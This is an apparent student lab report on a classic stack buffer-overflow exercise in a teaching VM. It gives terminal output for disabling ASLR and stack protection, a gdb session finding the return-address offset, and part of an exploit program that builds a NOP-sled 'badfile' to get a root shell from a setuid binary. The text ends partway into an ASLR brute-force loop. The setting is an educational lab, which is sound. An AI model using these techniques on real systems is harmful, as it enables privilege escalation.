
# Assignment 3


Task 1: Exploiting the vulneraibility.

- First I ran the "sudo sysctl -w kernel.randomize_va_space=0" to disable the default address randomization which is provided by Ubuntu and everal other Linuz based systems.
- Then I ran the "sudo rm /bin/sh" and "sudo ln -s /bin/zsh /bin/sh" to change my bin/sh to bin/zsh.
- Then I complied the the call_shellcode.c using the command "gcc -z execstack -o call_shellcode call_shellcode.c"
- I then exucted the call_shellcode using ./call_shellcode.
- I have already turned off the address randomization, then made the stack executable and turned off the stack guard protection.
- Compile the exploit program and create the badfile.
- After making changes to the exploit.c, I compile it using "gcc -o exploit exploit.c" and ran "./exploit" which creates the badfile and then ran "./stack".
- After executing the stack program, the output is shell prompted indicating that we have exploited the buffer overflow mechanism and /bin/sh shell code has been executed.
- Following are the screenshots.




root@VM: /home/seed/Desktop    En    12:54 PM


```
kernel.random.write_wakeup_threshold=
kernel.real-root-dev=
[03/23/22]seed@VM:~/Desktop$ sudo sysctl -w kernel.rand
omize_va_space=0
kernel.randomize_va_space = 0
[03/23/22]seed@VM:~/Desktop$ rm /bin/sh
rm: cannot remove '/bin/sh': Permission denied
[03/23/22]seed@VM:~/Desktop$ sudo rm /bin/sh
[03/23/22]seed@VM:~/Desktop$ sudo ln -s /bin/zsh /bin/s
h
[03/23/22]seed@VM:~/Desktop$ gcc -z execstack -o call_s
hellcode call_shellcode.c
call_shellcode.c: In function 'main':
call_shellcode.c:24:4: warning: implicit declaration of
 function 'strcpy' [-Wimplicit-function-declaration]
    strcpy(buf, code);
    ^
call_shellcode.c:24:4: warning: incompatible implicit d
eclaration of built-in function 'strcpy'
call_shellcode.c:24:4: note: include '<string.h>' or pr
ovide a declaration of 'strcpy'
[03/23/22]seed@VM:~/Desktop$ ./call_shellcode
```




```
root@VM: /home/seed/Desktop                                   12:55 PM
call_shellcode.c  exploit.c  Old Firefox Data  stack.c
[03/23/22]seed@VM:~/Desktop$ sudo sysctl kernel.randomi
ze_va_space=0
kernel.randomize_va_space = 0
[03/23/22]seed@VM:~/Desktop$ sudo rm /bin/sh
[03/23/22]seed@VM:~/Desktop$ sudo ln -s /bin/zsh /bin/s
h
[03/23/22]seed@VM:~/Desktop$ gcc -z execstack -o call_s
hellcode call_shellcode.c
call_shellcode.c: In function ‘main’:
call_shellcode.c:24:4: warning: implicit declaration of
 function ‘strcpy’ [-Wimplicit-function-declaration]
    strcpy(buf, code);
    ^
call_shellcode.c:24:4: warning: incompatible implicit d
eclaration of built-in function ‘strcpy’
call_shellcode.c:24:4: note: include ‘<string.h>’ or pr
ovide a declaration of ‘strcpy’
[03/23/22]seed@VM:~/Desktop$ ./call_shellcode
$ whoami
seed
$ exit
```




```
root@VM: /home/seed/Desktop                                   12:57 PM
call_shellcode    Old Firefox Data        stack.c
call_shellcode.c  peda-session-stack.txt
[03/23/22]seed@VM:~/Desktop$ rm bafile
[03/23/22]seed@VM:~/Desktop$ touch badfile
[03/23/22]seed@VM:~/Desktop$ gcc -z execstack -fno-stac
k-protector -g -o stack stack.c
[03/23/22]seed@VM:~/Desktop$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.
org/licenses/gpl.html>
This is free software: you are free to change and redis
tribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources o
nline at:
```




```
root@VM: /home/seed/Desktop
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources o
nline at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "
word"...
Reading symbols from stack...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 14.
gdb-peda$ r
Starting program: /home/seed/Desktop/stack
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/li
bthread_db.so.1".

[----------------------------------registers-----------
------------------------]
```



```
root@VM: /home/seed/Desktop
0000| 0xbfffeb20 --> 0xbfffed68 --> 0x0
0004| 0xbfffeb24 --> 0xb7feff10 (<_dl_runtime_resolve+1
6>:     pop    edx)
0008| 0xbfffeb28 --> 0xb7dc888b (<__GI__IO_fread+11>: )
0012| 0xbfffeb2c --> 0x0
0016| 0xbfffeb30 --> 0xb7f1c000 --> 0x1b1db0
0020| 0xbfffeb34 --> 0xb7f1c000 --> 0x1b1db0
0024| 0xbfffeb38 --> 0xbfffed68 --> 0x0
0028| 0xbfffeb3c --> 0x804852e (<main+84>:      add
esp,0x10)
[------------------------------------------------------
------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbfffeb57 "\bB\003")
    at stack.c:14
14          strcpy(buffer, str);
gdb-peda$ p &buffer
$1 = (char (*)[12]) 0xbfffeb24
gdb-peda$ p $ebp
$2 = (void *) 0xbfffeb38
gdb-peda$ p/d 0xbfffeb38 - 0xbfffeb24
```



```
$1 = (char (*)[12]) 0xbfffeb24
gdb-peda$ p $ebp
$2 = (void *) 0xbfffeb38
gdb-peda$ p/d 0xbfffeb38 - 0xbfffeb24
$3 = 20
gdb-peda$
[19]+  Stopped                 gdb stack
[03/23/22]seed@VM:~/Desktop$ vim exploit.c
[03/23/22]seed@VM:~/Desktop$ gcc -o stack -z execstack
-fno-stack-protector stack.c
[03/23/22]seed@VM:~/Desktop$ sudo chown root stack
[03/23/22]seed@VM:~/Desktop$ sudo chmod 4755 stack
[03/23/22]seed@VM:~/Desktop$ gcc -o exploit exploit.c
[03/23/22]seed@VM:~/Desktop$ ./exploit
[03/23/22]seed@VM:~/Desktop$ ./stack
# id
# h
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
  id
```




```
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate con
tents here */
    int start = 517 - sizeof(shellcode);
    strcpy(buffer+start, shellcode);
    int ret = (0xbfffeb38 + start);
    strcpy(buffer+24, (char *)&ret);
    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
                                      38,1          Bot
```

**How I exploited the program.**

- I used gdb debugger to find the return address.
- Inserted a breakpoint at the start of function where buffer overflow attack may occur.
- Printed the address of the start of the buffer.
- Printed the value of ebp register.
- Calculated where the return address is, so I can change the return address and exploit the vulnerability.

**2. Protection in /bin/bash**

- After running the “su” “cd/bin” and linking the bin/sh to the bin/bash when we try to the run the same attack we are getting the normal seed access and not the root access we were getting in the previous step.



```
# exit
[03/23/22]seed@VM:~/Desktop$ sudo cd /bin
sudo: cd: command not found
[03/23/22]seed@VM:~/Desktop$ su
Password:
su: Authentication failure
[03/23/22]seed@VM:~/Desktop$ su
Password:
root@VM:/home/seed/Desktop# cd /bin
root@VM:/bin# rm sh
root@VM:/bin# ln -s bash sh
root@VM:/bin# exit
exit
[03/23/22]seed@VM:~/Desktop$ ./stack
sh-4.3$ whoami
seed
sh-4.3$ exit
exit
[03/23/22]seed@VM:~/Desktop$ sudo sysctl kernel.randomi
ze_va_space=2
kernel.randomize_va_space = 2
[03/23/22]seed@VM:~/Desktop$ sh -c "while [1]; do ./sta
```

